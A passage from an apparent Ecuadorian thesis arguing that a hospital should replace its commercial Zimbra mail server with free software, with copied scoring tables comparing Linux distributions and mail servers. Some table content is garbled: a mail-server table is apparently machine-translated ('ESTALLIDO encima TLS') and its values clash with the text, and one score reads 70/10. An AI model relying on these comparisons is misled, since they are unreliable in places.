- Posee autenticación TLS (Transport Layer Security [Seguridad en capas de transporte]).

En cuanto a las limitaciones que presenta el sistema de correo Zimbra, se pudieron identificar las siguientes:

La suite todo en uno consume mayor recursos de máquina.

- Posee una única aplicación de cliente de correo para la versión de escritorio.
- No cuenta con una aplicación cliente propio para dispositivos móviles, para ello se debe instalar una aplicación que sea compatible por ejemplo: Aquamail, Gmail, entre otros.
- No soporta firmas digitales y encriptación.
- Los grupos de listas de contactos locales no pueden ser compartidas con grupos de usuarios generales.

- No posee calendarios compartidos.

Las desventajas que el correo Zimbra presenta respecto de las políticas que se llevan a cabo en el MSP, recaen en su implementación y mantenibilidad; su diseño y entorno para el aprendizaje lo hace didáctico para el usuario, sin embargo son factores externos de la aplicación que bien podrían sumarse a mejorar aspectos de seguridad, soporte y personalización de la herramienta.

Ello representa una controversia en las instituciones puesto que la finalidad de implementar un sistema informático es que a futuro mejore sus condiciones, para una institución del estado con software privativo representa una inversión financiera, a diferencia de las posibilidades que ofrece los sistemas de código abierto, con la principal ventaja de escalabilidad del sistema.

La seguridad de la información representa seguridad en los sistemas de información, son cada vez más, ataques como phishing o desviación de correo, son el punto blanco de los intrusos, estos hacen que los paquetes se descompongan y no lleguen a sus destinatarios, lo que provoca el robo de información captada por usuarios no autorizados en la red, e inclusive ser víctima de suplantación de identidad.

Como cumplimiento en las disposiciones del Decreto 1014 de Software Libre en el Ecuador (Correa D., 2008), publicado con fecha 10 de abril del 2008, durante el gobierno del ex presidente Rafael Correa Delgado, las cuales en sus artículos 1, 2 y 3 mencionan lo siguiente:

“**Art. 1:** Establecer como política pública para las entidades de administración pública central la utilización del software libre en sus sistemas y equipamientos informáticos.”

“**Art. 2:** Se entiende por software libre, a los programas de computación que se pueden utilizar y distribuir sin restricción alguna, que permitan el acceso a los códigos fuentes y que sus aplicaciones puedan ser mejoradas.”

Estos programas de computación tienen las siguientes libertades:

- Utilización de programa con cualquier propósito de uso común.
- Distribución de copias sin restricción alguna
- Estudio y modificación de programa (Requisito: código fuente disponible)
- Publicación del programa mejorado (Requisito: código fuente disponible).

Si recordamos las propiedades del servidor de correo Zimbra actualmente implementado, y lo contractamos con el artículo mencionado, no cumplen con los requerimientos debido por la restricción parcial o total del código fuente.

“**Art. 4:** Se faculta la utilización de software propietario (no libre) únicamente cuando no exista una solución de software libre que supla las necesidades requeridas, o cuando esté en riesgo de seguridad nacional, o cuando el proyecto informático se encuentre en un punto de no retorno”.

En cuanto a este artículo menciona el uso de soluciones bajo licencia de software libre por esta razón el uso de la herramienta Zimbra no es la apropiada en nuestro caso, debido a que es

un software comercial y por ende tiene limitaciones en su funcionalidad, administración y principalmente en parámetros de seguridad.

Bajo este marco legal, sabemos que incumple el acuerdo, adicionalmente en temas de funcionalidad se han visto incidentes que hacen vulnerable la herramienta, tales como:

- Fallos de implementación, a pesar de seguir las instrucciones suministradas por el fabricante en su documentación oficial, se hace necesario realizar configuraciones adicionales que resultan complejas y dificultan el proceso de implementación y puesta a punto.
- La licencia de uso de la herramienta, es sujeta a renovación periódica cada dos años, lo cual una vez cumplido este periodo la aplicación se vuelve inestable si no es asistida a tiempo.
- Tiene una capacidad para administrar y gestionar alrededor de doscientas cuentas de correo, si se sobrepasa este umbral el servidor se sobrecarga en su rendimiento.
- La versión de uso gratuito no cuenta con soporte para respaldos de cuentas, es posible mediante configuraciones adicionales de script bash, lo cual puede representar un riesgo de pérdida de información en el servidor.
- El sistema de administración es limitado en cuanto a las opciones de parametrización, por ejemplo no permite hacer configuraciones globales.
- El sistema no administra el nivel de seguridad de contraseñas de usuarios, lo cual es considerado una vulnerabilidad del sistema.

- No cuenta con la función de cifrado de correos, infringiendo la privacidad y confidencialidad de la información.
- A pesar de contar con un servicio de antivirus y antispam, estos no funcionan de forma eficiente.

Luego de analizar las ventajas, desventajas y problemas actuales de la solución Zimbra implementada, se añade en las políticas de TIC's el inciso 10.11 literal 11.1 donde se menciona lo siguiente: “El correo electrónico es proporcionado con el objeto de apoyar las funciones de comunicación, de los funcionarios del MSP”. Por lo tanto el presente proyecto se fundamenta en el estudio de nuevas y modernas tecnologías de software libre que brinden servicios de correo electrónico en aspectos de funcionalidad, seguridad y mantenimiento de las herramientas, que permitan ser de apoyo a las labores diarias del personal de salud del Hospital Básico Natalia Huerta de Niemes, y así de esta manera cumplir con la política señalada.

El mejoramiento del servicio de correo para el Hospital influyó en el cambio de herramientas de software comercial a software libre que brinden las mismas o mejores prestaciones en cuanto a las métricas de desempeño de la herramienta y prioritariamente que se ajuste a las necesidades y requerimientos de la institución a corto, mediano y largo plazo.

3.2 ANÁLISIS DE HERRAMIENTAS PARA IMPLEMENTAR CORREO SEGURO

Para la implementación del servicio de correo seguro, se consideró hacer un análisis sobre los componentes de las herramientas a utilizar, en lo referente a seguridad de los sistemas de información.

3.2.1 Selección del Sistema Operativo

Para llevar a cabo la implementación del software de correo electrónico del Hospital Básico Natalia Huerta de Niemes, se hace necesario valorar el sistema operativo ya que conforma el sistema base, donde van a operar todos los servicios de correo, el cual debe ser un sistema que cumpla los lineamientos y políticas de TIC's tal como lo menciona el decreto 1014 en el uso de software libre; en este análisis de selección del sistema operativo se priorizando la seguridad y propiedades del sistema en ambientes de servidor.

Se partió del análisis de una tesis referencial sobre: “ESTUDIO COMPARATIVO DE LAS DISTRIBUCIONES LINUX ORIENTADO A LA SEGURIDAD DE REDES DE COMUNICACIÓN” realizado por el Ing. David Badilla, de la Pontificia Universidad Católica del Ecuador PUCE; desarrollado en el año 2015, la cual en su estudio evaluó alternativas de solución de sistemas operativos en software libre, empleando parámetros generales y de seguridad, según (Badillo Bernal, 2015) se describen a continuación once parámetros generales y nueve de seguridad respectivamente.

3.2.1.1 Evaluación de parámetros generales

La consignación de los parámetros generales evaluados en la tesis referencial (Badillo Bernal, 2015) se detalla en la tabla 1, cada parámetro tiene asignado un código de rotulación para la construcción de una tabla de resultados, y un peso de acuerdo a su importancia, las cuales se describen a continuación:

Tabla 1*Determinación de pesos de parámetros generales*

#	Parámetro	Código	Peso
1	Proceso de instalación amigable.	G1	9
2	Soporte técnico.	G2	10
3	Manejo de actualizaciones en línea.	G3	8
4	Opciones de entornos gráficos.	G4	8
5	Soporte de varias arquitecturas.	G5	8
6	Documentación.	G6	12
7	Soporte de varios idiomas.	G7	8
8	Requerimientos de hardware.	G8	9
9	Herramientas gráficas de configuración.	G9	11
10	Sistemas de archivos soportados.	G10	8
11	Gestor de paquetes.	G11	9
TOTAL			100

Fuente: (Badillo Bernal, 2015)

El documento analiza las similitudes de estos parámetros generales en seis distribuciones Linux, la cual el autor tomó de datos estadísticos de la CEDIA (Corsorcio Ecuatoriano para el Desarrollo de Internet Avanzado), generados en agosto de 2015, éstas fueron: CentOS, ArchLinux, Ubuntu Server, Open Suse, Debian y Mageia, las cuales toma como base para el desarrollo de su tesis.

Evaluación - proceso de instalación amigable.- Para la evaluación de este parámetro el autor preparó escenarios de prueba mediante la virtualización con KVM (Kernel-based Virtual

Machine - Máquina virtual basada en el núcleo) donde se describen paso a paso el proceso de instalación con las distribuciones Linux analizadas.

Se determinó que la distribución más simple de instalar es Mageia; y ArchLinux es la distribución más compleja para instalar cuyo proceso está basada en texto. A continuación se muestra la tabla de resultados con las puntuaciones asignadas:

Tabla 2

Evaluación general - Proceso de instalación amigable

Proceso de instalación amigable (G1)		
Distribución	Calificación	Observaciones
CentOS	09/10	Se requiere conocimientos básicos para la instalación
ArchLinux	05/10	Se requiere conocimientos intermedios para la instalación
Ubuntu Server	09/10	Se requiere conocimientos básicos para la instalación
Open SUSE	08/10	Se requiere conocimientos básicos para la instalación
Debian	07/10	Se requiere conocimientos básicos para la instalación
Mageia	10/10	Se requiere conocimientos básicos para la instalación

Fuente: (Badillo Bernal, 2015)

Evaluación – soporte técnico.- Se investigó e algunas empresas sobre el soporte a Linux, prácticamente todas brindan servicios para CentOS, en menor escala Ubuntu y Debian. Para el resto de distribuciones no se tiene oferta específica. A continuación se muestra la tabla de resultados con las puntuaciones asignadas:

Tabla 3*Evaluación general - Soporte Técnico*

Soporte Técnico (G2)		
Distribución	Calificación	Observaciones
CentOS	10/10	Existen varias empresas locales de soporte para esta distribución
ArchLinux	06/10	Casi nulo el soporte local
Ubuntu Server	08/10	La mayoría de soporte local es para la versión Desktop, no Server
Open SUSE	07/10	Existen pocas empresas con soporte local
Debian	07/10	Existen pocas empresas con soporte local
Mageia	04/10	No encontramos empresas que den soporte local

Fuente: (Badillo Bernal, 2015)

Evaluación – manejo de actualizaciones en línea.- Los sistemas operativos modernos brindan servicio de actualizaciones semiautomática mediante el internet, después de la evaluación se determinó que todas las distribuciones cuentan con un sistema de actualizaciones en línea mediante el uso de repositorios. A continuación se muestra la tabla de resultados con las puntuaciones asignadas:

Tabla 4*Evaluación general - Manejo de actualizaciones en línea*

Manejo de actualizaciones en línea (G3)		
Distribución	Calificación	Observaciones
CentOS	10/10	Usa repositorios en línea
ArchLinux	10/10	Usa repositorios en línea
Ubuntu Server	10/10	Usa repositorios en línea
Open SUSE	10/10	Usa repositorios en línea
Debian	10/10	Usa repositorios en línea
Mageia	10/10	Usa repositorios en línea

Fuente: (Badillo Bernal, 2015)

Evaluación – opciones de entornos gráficos.- De las distribuciones analizadas Debian y Mageia cuentan con soporte a un sin número de escritorios remotos, se los puede cargar al momento de la instalación. Ubuntu cuenta con propio escritorio y aunque se puede instalar algún otro entorno, este no tiene la opción directa para hacerlo. A continuación se muestra la tabla de resultados con las puntuaciones asignadas:

Tabla 5

Evaluación general - Opciones de entornos gráficos

Opciones de entornos gráficos (G4)		
Distribución	Calificación	Observaciones
CentOS	6/10	Soporta GNOME, KDE
ArchLinux	7/10	Soporta Cinnamon, GNOME, KDE, LXDE
Ubuntu Server	3/10	Soporta Unity
Open SUSE	9/10	Soporta Blackbox, GNOME, KDE, LXDE, Openbox
Debian	10/10	Soporta GNOME, KDE, LXDE, Openbox, Cinnamon
Mageia	10/10	Soporta Cinnamon, GNOME, KDE, LXDE, Openbox

Fuente: (Badillo Bernal, 2015)

Evaluación – soporte de varias arquitecturas.- Luego de analizar a las distribuciones nos encontramos que Debian soporta una gran cantidad de arquitecturas de hardware, el resto de distribuciones fundamentalmente cuentan con las arquitecturas más utilizadas, estas son: i386 y x86_64. A continuación se muestra la tabla de resultados con las puntuaciones asignadas:

Tabla 6*Evaluación general - Soporte de varias arquitecturas*

Soporte de varias arquitecturas (G5)		
Distribución	Calificación	Observaciones
CentOS	07/10	Soporta i386, x86_64
ArchLinux	06/10	Soporta arm, i686, x86_64
Ubuntu Server	07/10	Soporta i686, x86_64, armhf, powerpc
Open SUSE	05/10	Soporta i586, x86_64
Debian	10/10	Soporta i386, x86_64, arm64, s390x, mips, mipsel, armhf
Mageia	05/10	Soporta i586, x86_64

Fuente: (Badillo Bernal, 2015)

Evaluación – Documentación.- Se realizó la investigación de documentación oficial ofertados por cada distribución, para Debian y CentOS existe gran cantidad de información. Aparte del sitio oficial ArchLinux no cuenta con documentación. A continuación se muestra la tabla de resultados con las puntuaciones asignadas:

Tabla 7*Evaluación general - Documentación*

Documentación (G6)		
Distribución	Calificación	Observaciones
CentOS	10/10	Tiene documentación en línea https://wiki.centos.org/es
ArchLinux	7/10	Tiene documentación en línea https://wiki.archlinux.org
Ubuntu Server	8/10	Tiene documentación en línea https://help.ubuntu.com/
Open SUSE	9/10	Tiene documentación en línea https://es.opensuse.org/
Debian	10/10	Tiene documentación en línea (https://www.debian.org/doc/)
Mageia	9/10	Tiene documentación en línea https://wiki.mageia.org

Fuente: (Badillo Bernal, 2015)

Evaluación – Soporte varios idiomas.- La mayoría de las distribuciones evaluadas, a excepción de ArchLinux, soportan un sin número de idiomas. A continuación se muestra la tabla de resultados con las puntuaciones asignadas:

Tabla 8

Evaluación general - Soporte varios idiomas

Soporte varios idiomas (G7)		
Distribución	Calificación	Observaciones
CentOS	10/10	Soporte varios idiomas incluido inglés y español
ArchLinux	05/10	No tiene soporte de varios idiomas
Ubuntu Server	10/10	Soporte varios idiomas incluido inglés y español
Open SUSE	10/10	Soporte varios idiomas incluido inglés y español
Debian	10/10	Soporte varios idiomas incluido inglés y español
Mageia	10/10	Soporte varios idiomas incluido inglés y español

Fuente: (Badillo Bernal, 2015)

Evaluación – requerimientos de hardware.- Linux es un sistema operativo caracterizado por el bajo consumo de recursos, sin embargo existen distribuciones que priorizan el entorno gráfico como Mageia, esto puede ocasionar mayor consumo de hardware. Las distribuciones que no requieren de mayor equipamiento son: CentOS, ArchLinux y Debian. Las distribuciones que consumen más recursos son: Ubuntu y Mageia. Esto se debe a los entornos gráficos utilizados. A continuación se muestra la tabla de resultados con las puntuaciones asignadas:

Tabla 9*Evaluación general - Requerimientos de hardware*

Requerimientos de hardware (G8)		
Distribución	Calificación	Observaciones
CentOS	10/10	Es muy poco consumidor de recursos
ArchLinux	10/10	Es muy poco consumidor de recursos
Ubuntu Server	06/10	Consume recursos por su entorno gráfico Unity
Open SUSE	08/10	Consume recursos por su herramienta gráfica de configuración
Debian	10/10	Es poco consumidor de recursos
Mageia	08/10	Por su llamativa interfaz gráfica, consume recursos.

Fuente: (Badillo Bernal, 2015)

Evaluación – herramientas gráficas de configuración.- Open SUSE brinda una excelente herramienta llamada YAST, la cual es intuitiva y fácil de utilizar. El resto de distribuciones provee algunas herramientas genéricas o propias. A continuación se muestra la tabla de resultados con las puntuaciones asignadas:

Tabla 10*Evaluación general - Herramientas gráficas de configuración*

Herramientas gráficas de configuración (G9)		
Distribución	Calificación	Observaciones
CentOS	08/10	Utiliza varias herramientas de configuración con system-config
ArchLinux	05/10	No cuenta con una herramienta gráfica de configuración
Ubuntu Server	08/10	Utiliza varias herramientas de configuración
Open SUSE	10/10	Utiliza YAST un sistema completo de administración
Debian	07/10	Utiliza varias herramientas de configuración
Mageia	09/10	Utiliza varias herramientas gráficas de calidad

Fuente: (Badillo Bernal, 2015)

Evaluación – sistema de archivos soportados.- Todas las distribuciones cuentan con el soporte a varios sistemas de archivos; CentOS en este aspecto, ofrece soporte de los sistemas de archivos más conocidos y utilizados en entornos Linux. A continuación se muestra la tabla de resultados con las puntuaciones asignadas:

Tabla 11

Evaluación general - Sistema de archivos soportados

Sistema de archivos soportados (G10)		
Distribución	Calificación	Observaciones
CentOS	9/10	Soporta ext4, XFS,VFAT
ArchLinux	10/10	Soporta ext4, JFS, ReiserFS, XFS, Btrfs
Ubuntu Server	10/10	Soporta ext4, JFS, ReiserFS, XFS, Btrfs
Open SUSE	10/10	Soporta ext4, JFS, ReiserFS, XFS, Btrfs
Debian	10/10	Soporta ext4, JFS, ReiserFS, XFS, Btrfs
Mageia	10/10	Soporta ext4, JFS, ReiserFS, XFS, Btrfs

Fuente: (Badillo Bernal, 2015)

Evaluación – gestor de paquetes.- Todas las distribuciones evaluadas cuentan con un gestor de paquetes adecuado. Esto permite garantizar la instalación y administración de software. A continuación se ilustra en la siguiente tabla las ponderaciones de los parámetros de acuerdo a gestor de paquetes:

Tabla 12*Evaluación general - Gestor de paquetes*

Gestor de paquetes (G11)		
Distribución	Calificación	Observaciones
CentOS	10/10	Soporta RPM
ArchLinux	10/10	Soporta Pacman
Ubuntu Server	10/10	Soporta DEB
Open SUSE	10/10	Soporta RPM
Debian	10/10	Soporta DEB
Mageia	10/10	Soporta RPM

Fuente: (Badillo Bernal, 2015)

3.2.1.2 Evaluación de parámetros de seguridad

Los parámetros de seguridad evaluados por la tesis referencial (Badillo Bernal, 2015), permitirán conocer a la distribución que cuente con las mayores prestaciones de seguridad, de igual manera se les asignó un código a cada parámetro para una mejor interpretación de resultados, las cuales se muestran en la siguiente tabla:

Tabla 13*Determinación de pesos de parámetros de seguridad*

#	Parámetro	Código	Peso
1	Opciones de cortafuegos (Firewall).	S1	9
2	Opciones de antivirus.	S2	9
3	Soporte de SELinux.	S3	9
4	Soporte de herramienta para evaluar vulnerabilidades.	S4	14
5	Soporte de herramienta IDS/IPS.	S5	14
6	Soporte herramienta para determinar y forzar contraseñas débiles.	S6	10
7	Tiempo de soporte.	S7	14
8	Soporte para cifrado de las particiones del disco duro.	S8	10
9	Soporte para herramientas de monitoreo de recursos.	S9	11
TOTAL			100

Fuente: (Badillo Bernal, 2015)

Evaluación – opciones de cortafuegos (firewall).- Todas las distros en sistemas operativos traen un firewall por defecto, estos son muy eficientes al momento de asegurar un servidor. A continuación se muestra la tabla de resultados con las puntuaciones asignadas:

Tabla 14

Evaluación de seguridad - Opciones de cortafuegos (firewall)

Opciones de cortafuegos (firewall) (S1)		
Distribución	Calificación	Observaciones
CentOS	10/10	Shortwall, RC-Firewall,APF,CFS, UFW, Iptables service y más...
ArchLinux	10/10	Arno's firewall, Ferm, Firehol, Firetable, Shorwall, UFW, y más...
Ubuntu Server	10/10	Shortwall, Firestarter,Fwbuilder,Arno-iptables-firewall, y más...
Open SUSE	08/10	SuSeFirewall2, apf, CFS, Shortwall
Debian	10/10	Shortwall, Firestarter,Fwbuilder,Arno-iptables-firewall, y más...
Mageia	07/10	Drakfirewall, Shortwall, APF.

Fuente: (Badillo Bernal, 2015)

Evaluación – opciones de antivirus.- Debian, Ubuntu y CentOS, ofrecen varias opciones de anti virus, las otras distribuciones no tienen mayor flexibilidad en este parámetro. A continuación se muestra la tabla de resultados con las puntuaciones asignadas a las distribuciones:

Tabla 15*Evaluación de seguridad - Opciones de antivirus*

Opciones de antivirus (S2)		
Distribución	Calificación	Observaciones
CentOS	10/10	ClamAV, Comodo, Avast,Clamtk
ArchLinux	6/10	ClamAV, Comodo
Ubuntu Server	10/10	ClamAV, Comodo, Avast,Clamtk
Open SUSE	8/10	ClamAV, Comodo, Avast
Debian	10/10	ClamAV, Comodo, Avast,Clamtk
Mageia	5/10	ClamAV

Fuente: (Badillo Bernal, 2015)

Evaluación – SELinux.- La mayoría de distribuciones soportan a SELinux, solo la distribución Mageia no lo trae por defecto. A continuación se muestra la tabla de resultados ponderados:

Tabla 16*Evaluación de seguridad - SELinux*

Soporte de SELinux (S3)		
Distribución	Calificación	Observaciones
CentOS	8/10	Si lo soporta
ArchLinux	10/10	Si lo soporta y AppArmor
Ubuntu Server	10/10	Si lo soporta y AppArmor
Open SUSE	10/10	Si lo soporta y AppArmor
Debian	10/10	Si lo soporta y AppArmor
Mageia	3/10	No lo trae por defecto

Fuente: (Badillo Bernal, 2015)

Evaluación – soporte de herramientas para evaluar vulnerabilidades.- Las principales herramientas para evaluar vulnerabilidades como: Nessus, OpenVAS, NeXpose, etc; brindar instaladores para CentOS, Ubuntu y Debian. En el resto de distribuciones se los puede instalar, pero se requiere de conocimientos Linux intermedios o avanzados. A continuación se muestra la tabla de resultados:

Tabla 17

Evaluación de seguridad - Herramientas para evaluar vulnerabilidades

Soporte de herramientas para evaluar vulnerabilidades (S4)		
Distribución	Calificación	Observaciones
CentOS	10/10	Nessus, OpenVAS, NeXpose
ArchLinux	00/10	No se encontró soporte directo
Ubuntu Server	10/10	Nessus, OpenVAS, NeXpose
Open SUSE	07/10	Nessus, NeXpose
Debian	10/10	Nessus, OpenVAS, NeXpose
Mageia	00/10	No se encontró soporte directo

Fuente: (Badillo Bernal, 2015)

Evaluación – soporte de herramientas IDS/IPS.- Existen dos sistemas IDS/IPS para Linux, estos son: Snort y Suricata. El primero brinda soporte directo a CentOS, para el resto entrega el código fuente. El segundo entrega el código fuente y se debe efectuar una instalación a mano en todas las distribuciones. A continuación se muestra la tabla de resultados:

Tabla 18

Evaluación de seguridad - Soporte de herramientas IDS/IPS

Soporte de herramientas IDS/IPS (S5)		
Distribución	Calificación	Observaciones
CentOS	10/10	Snort
ArchLinux	5/10	Sin soporte directo de Snort
Ubuntu Server	5/10	Sin soporte directo de Snort
Open SUSE	5/10	Sin soporte directo de Snort
Debian	5/10	Sin soporte directo de Snort
Mageia	5/10	Sin soporte directo de Snort

Fuente: (Badillo Bernal, 2015)

Evaluación – soporte de herramientas para determinar y forzar contraseñas débiles.- A excepción de Mageia, todas cuentan con un programa para forzar contraseñas débiles. Se debe señalar que la mayoría de las distribuciones, cuentan con un sistema para evaluar la complejidad de las contraseñas. A continuación se muestra la tabla de resultados:

Tabla 19

Evaluación de seguridad - Herramientas para forzar contraseñas débiles

Soporte de herramientas para determinar y forzar contraseñas débiles (S6)		
Distribución	Calificación	Observaciones
CentOS	10/10	John the Ripper
ArchLinux	10/10	John the Ripper
Ubuntu Server	10/10	John the Ripper
Open SUSE	10/10	John the Ripper
Debian	10/10	John the Ripper
Mageia	0/10	No se encontró ninguna herramienta

Fuente: (Badillo Bernal, 2015)

Evaluación – tiempo de soporte.- CentOS es la distribución que brinda mayor tiempo de soporte, el resto de distribuciones cuentan con soporte hasta de 5 años, los cambios son frecuentes, lo que ocasiona mayor probabilidad de fallo en el software. A continuación se muestra la tabla de resultados:

Tabla 20

Evaluación de seguridad - Tiempo de soporte

Tiempo de soporte (S7)		
Distribución	Calificación	Observaciones
CentOS	10/10	10 años
ArchLinux	01/10	No determinado, cambios frecuentes
Ubuntu Server	05/10	5 años en su versión LTS
Open SUSE	02/10	2 años, no define el ciclo de vida de las últimas versiones
Debian	05/10	4 años aproximadamente
Mageia	1.5/10	1 año y medio

Fuente: (Badillo Bernal, 2015)

Evaluación – soporte para cifrado de las particiones del disco duro.- Todas las distribuciones evaluadas, cuentan con soporte para cifrar las particiones de disco duro, por ende todas obtienen la mayor calificación en este parámetro, a continuación la tabla ilustrativa de las puntuaciones:

Tabla 21

Evaluación de seguridad - Soporte para cifrado de las particiones del disco duro

Soporte para cifrado de las particiones del disco duro (S8)		
Distribución	Calificación	Observaciones
CentOS	10/10	Si soporta
ArchLinux	10/10	Si soporta
Ubuntu Server	10/10	Si soporta
Open SUSE	10/10	Si soporta
Debian	10/10	Si soporta
Mageia	10/10	Si soporta

Fuente: (Badillo Bernal, 2015)

Evaluación – soporte para herramientas de monitoreo de recursos.- Todas las distribuciones evaluadas cuentan con soporte para instalar Munin un sistema de monitoreo de sistemas informáticos, la mayoría de distros se pueden instalar a Cacti, a continuación la tabla ilustrativa:

Tabla 22

Evaluación de seguridad - soporte para herramientas de monitoreo de recursos

Soporte para herramientas de monitoreo de recursos (S9)		
Distribución	Calificación	Observaciones
CentOS	10/10	Munin, Cacti
ArchLinux	10/10	Munin, Cacti
Ubuntu Server	10/10	Munin, Cacti
Open SUSE	10/10	Munin, Cacti
Debian	10/10	Munin, Cacti
Mageia	10/10	Munin, Cacti

Fuente: (Badillo Bernal, 2015)

3.2.1.3 Presentación de resultados

Una vez evaluadas las distribuciones conforme a lo sustentado en la tesis referencial (Badillo Bernal, 2015), se tiene las tablas de resultados finales tomando la siguiente conveniencia $C =$ *Calificación* y $T =$ *Total*.

Tabla 23

Matriz de resultado finales - Parámetros generales

Código	Peso		CentOS		ArchLinux		Ubuntu SERVER		Open SUSE		Debian		Mageia	
	C	T	C	T	C	T	C	T	C	T	C	T	C	T
G1	9	9	81	5	45	9	81	8	72	7	63	10	90	
G2	10	10	100	6	60	8	80	7	70	7	70	4	40	
G3	8	10	80	10	80	10	80	10	80	10	80	10	80	
G4	8	6	48	7	56	3	24	9	72	10	80	10	80	
G5	8	7	56	6	48	7	56	5	40	10	80	5	40	
G6	12	10	120	7	84	8	96	9	108	10	120	9	108	
G7	8	10	80	5	40	10	80	10	80	10	80	10	80	
G8	9	10	90	10	90	6	54	8	72	10	90	8	72	
G9	11	8	88	5	55	8	88	10	110	7	77	9	99	
G10	8	9	72	10	80	10	80	10	80	10	80	10	80	
G11	9	10	90	10	90	10	90	10	90	10	90	10	90	
TOTALES			905		728		809		874		910		859	

Fuente: (Badillo Bernal, 2015)

Como podemos analizar en la matriz, existen dos distribuciones Linux que están por encima del resto con más de novecientos puntos sobre mil. Debian es la distribución que mejor cumple

con las características generales, seguido de CentOS/RedHat, de acuerdo a la conveniencia C = Calificación y T = Total.

Tabla 24

Matriz de resultado finales - Parámetros de seguridad

Código	Peso	CentOS		ArchLinux		Ubuntu SERVER		Open SUSE		Debian		Mageia	
		C	T	C	T	C	T	C	T	C	T	C	T
S1	9	10	90	10	90	10	90	8	72	10	90	7	63
S2	9	10	90	6	54	10	90	8	72	10	90	5	45
S3	9	8	72	10	90	10	90	10	90	10	90	3	27
S4	14	10	140	0	0	10	140	70	98	10	140	0	0
S5	14	10	140	5	70	5	70	5	70	5	70	5	70
S6	10	10	100	10	100	10	100	10	100	10	100	0	0
S7	14	10	140	1	14	5	70	2	28	5	70	1.5	21
S8	10	10	100	10	100	10	100	10	100	10	100	10	100
S9	11	10	110	10	110	10	110	10	110	10	110	5	55
TOTALES			982		628		860		740		860		381

Fuente: (Badillo Bernal, 2015)

Analizando la matriz, la distribución que brinda mayores características de seguridad es CentOS con novecientos ochenta y dos puntos sobre mil.

Como conclusión del aporte de la investigación referencial, se ubica a la distribución CentOS como el sistema operativo de software libre con mayor blindaje en lo que refiere a seguridades de redes de comunicación y servidores. En este contexto para el presente proyecto se empleará el

uso de la distribución CentOS, para la implementación del correo institucional ya que cumple con los requerimientos apropiados de seguridad.

3.3 ANÁLISIS DE SERVIDORES DE CORREO

En presente proyecto tiene como objetivo el estudio de nuevas soluciones de correo para la implementación del servidor de correo institucional, la cual se obtuvo muchas fuentes de información en internet, en temas relacionados que contribuyeron a la selección del servidor de correo, citado el estudio de “CONFIGURACION E IMPLEMENTACION DE UN SERVIDOR DE CORREO UTILIZANDO HERRAMIENTAS OPEN SOURCE EN EL INSTITUTO TECNOLOGICO SUPERIOR “ANGEL POLIBIO CHAVES” DEL CANTON GUARANDA”, desarrollado por estudiantes de la Universidad Estatal de Bolívar por el año 2011 (Caspi Pilamunga & Flores Verdezoto, 2011).

Este estudio analiza cinco herramientas de servidores de correo que son: Qmail, Sendmail, Postfix, Exim y Zimbra; y analiza las similitudes de las soluciones en base a tres criterios: Ayuda del OS del servidor, características y almacenaje.

A continuación se muestra la tabla de resultados de las comparaciones efectuadas con la conveniencia “Sí” = si cumple y “No” no cumple. Exclusión Windows:

Tabla 25

Comparación de características entre servidores de correo. (si=1), (no =0)

Mail server	Ayuda del OS del servidor	Características							Almacenaje		Promedio
		Linux/Unix	Smtip	POP3	IMAP	SMTP encima TLS	ESTALLIDO encima TLS	SSL	Web mail	Base de datos	
-											-
Exim	Sí	Sí	No	No	Sí	No	Sí	No	No	Sí	0.50
Postfix	Sí	Sí	No	No	Sí	No	Sí	No	Sí	Sí	0.60
Qmail	Sí	Sí	Sí	No	No	No	No	No	No	Sí	0.40
Sendmail	Sí	Sí	No	No	Sí	No	No	No	No	Sí	0.40
Zimbra	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	1.00

Fuente: (Caspi Pilamunga & Flores Verdezoto, 2011)

Tabla 26

Conveniencia de los Servidores de Correo MTA 's.

Criterios	Qmail	Exim	Send mail	Postfix	Zimbra Comercial	Nota
Usuarios Inexpertos	0	3	1	3	2	Exim y Postfix tienen mucha documentación y ejemplos.
Nivel de Seguridad	3	2	0	3	3	Postfix es seguro y moderno; Qmail es seguro pero muy Viejo y complicado; Eximes seguro para diferentes criterios; Zimbra es muy seguro y posee las mejores características de los otros.
Confianza en los milers de Sendmail	0	1	3	2	3	Postfix soporta milers; puede utilizar código equivalente a los ruteadores/filtros de Exim.
Facilidad de manejo	0	3	0	3	3	Sendmail tiene algunas interfaces fáciles, pero muy amplias a la hora de manipular. Postfix, Exim y Zimbra son muy predecibles.
Sobre Windows	0	2	3	0	3	Sendmail tiene puerto nativo en Windows; Exim tiene en Cygwindistro; Zimbra posee Zimbra desktop.
Soporte Comercial	1	3	3	3	3	Hay compañías competentes para todos los MTAs; Qmail es inherentemente menos soportable por ser tan viejo.

Fuente: (Caspi Pilamunga & Flores Verdezoto, 2011)

Mediante este estudio comparativo los estudiantes de la Universidad Estatal de Bolívar, lograron determinar que los servidores de correo Postfix, Qmail y Zimbra comercial, poseen un nivel de seguridad aceptable, sin embargo sus principales diferencias, radican en el grado de madurez y de complejidad de implementación.

Por otra parte, en métrica de soporte las soluciones Postfix, Exim, Zimbra y Sendmail son linealmente competitivas.

De acuerdo a la tabla de resultados las tres mejores puntuaciones obtenidas en métricas generales y de seguridad, corresponden a los servidores:

- Zimbra Comercial
- Postfix y,
- Exim.

Deliberando este resultado el servidor Exim, se excluye por cuanto no cumple con especificaciones mínimas, limitadas en problemas como:

- Problemas de escalabilidad debido a que el servidor suele presentar problemas de desempeño en el procesamiento de correos en cola de espera y sitios con gran cantidad de tráfico.
- Tiene un nivel de seguridad inferior al que ofrecen las otras soluciones de correo.
- Debido a su diseño monolítico, el sistema se carga o descarga completamente de la RAM (Random Access Memory [Memoria de Acceso Aleatorio]), por esta razón el cliente de

correo Exim no tiene un buen desempeño, a diferencia de un sistema modular el cual emplea los servicios a medida que se los requiera.

- La mejor opción de acuerdo, es la suite Zimbra Comercial, sin embargo no podemos usar esta solución debido a las siguientes consideraciones:
 - Infringe el decreto presidencial 1014 que promueve el uso del software libre, y además en el mismo documento se menciona que solo se permite el uso de software propietario de no existir en el mercado una solución de software libre.
 - A pesar tiene una versión gratuita (Open Source), ésta es una versión limitada y no cumple con las políticas de TIC's, sin mencionar que se encuentra limitado en su capacidad, lo cual representaría un riesgo en la operatividad del servicio, dificultando la comunicación institucional.
 - Zimbra es una suite todo en uno, ya que integra varios paquetes y servicios que permiten que funcione adecuadamente, es administrable desde una única interfaz web, al ser un sistema completo y cerrado no permite realizar mejoras en ninguno de sus componentes, es decir agregar o quitar alguno de sus componentes por ejemplo un software antivirus o anti spam más eficiente al que por defecto viene en la instalación, el software no se adapta a las necesidades de la institución, sino que obliga a la institución a adaptarse a la solución.
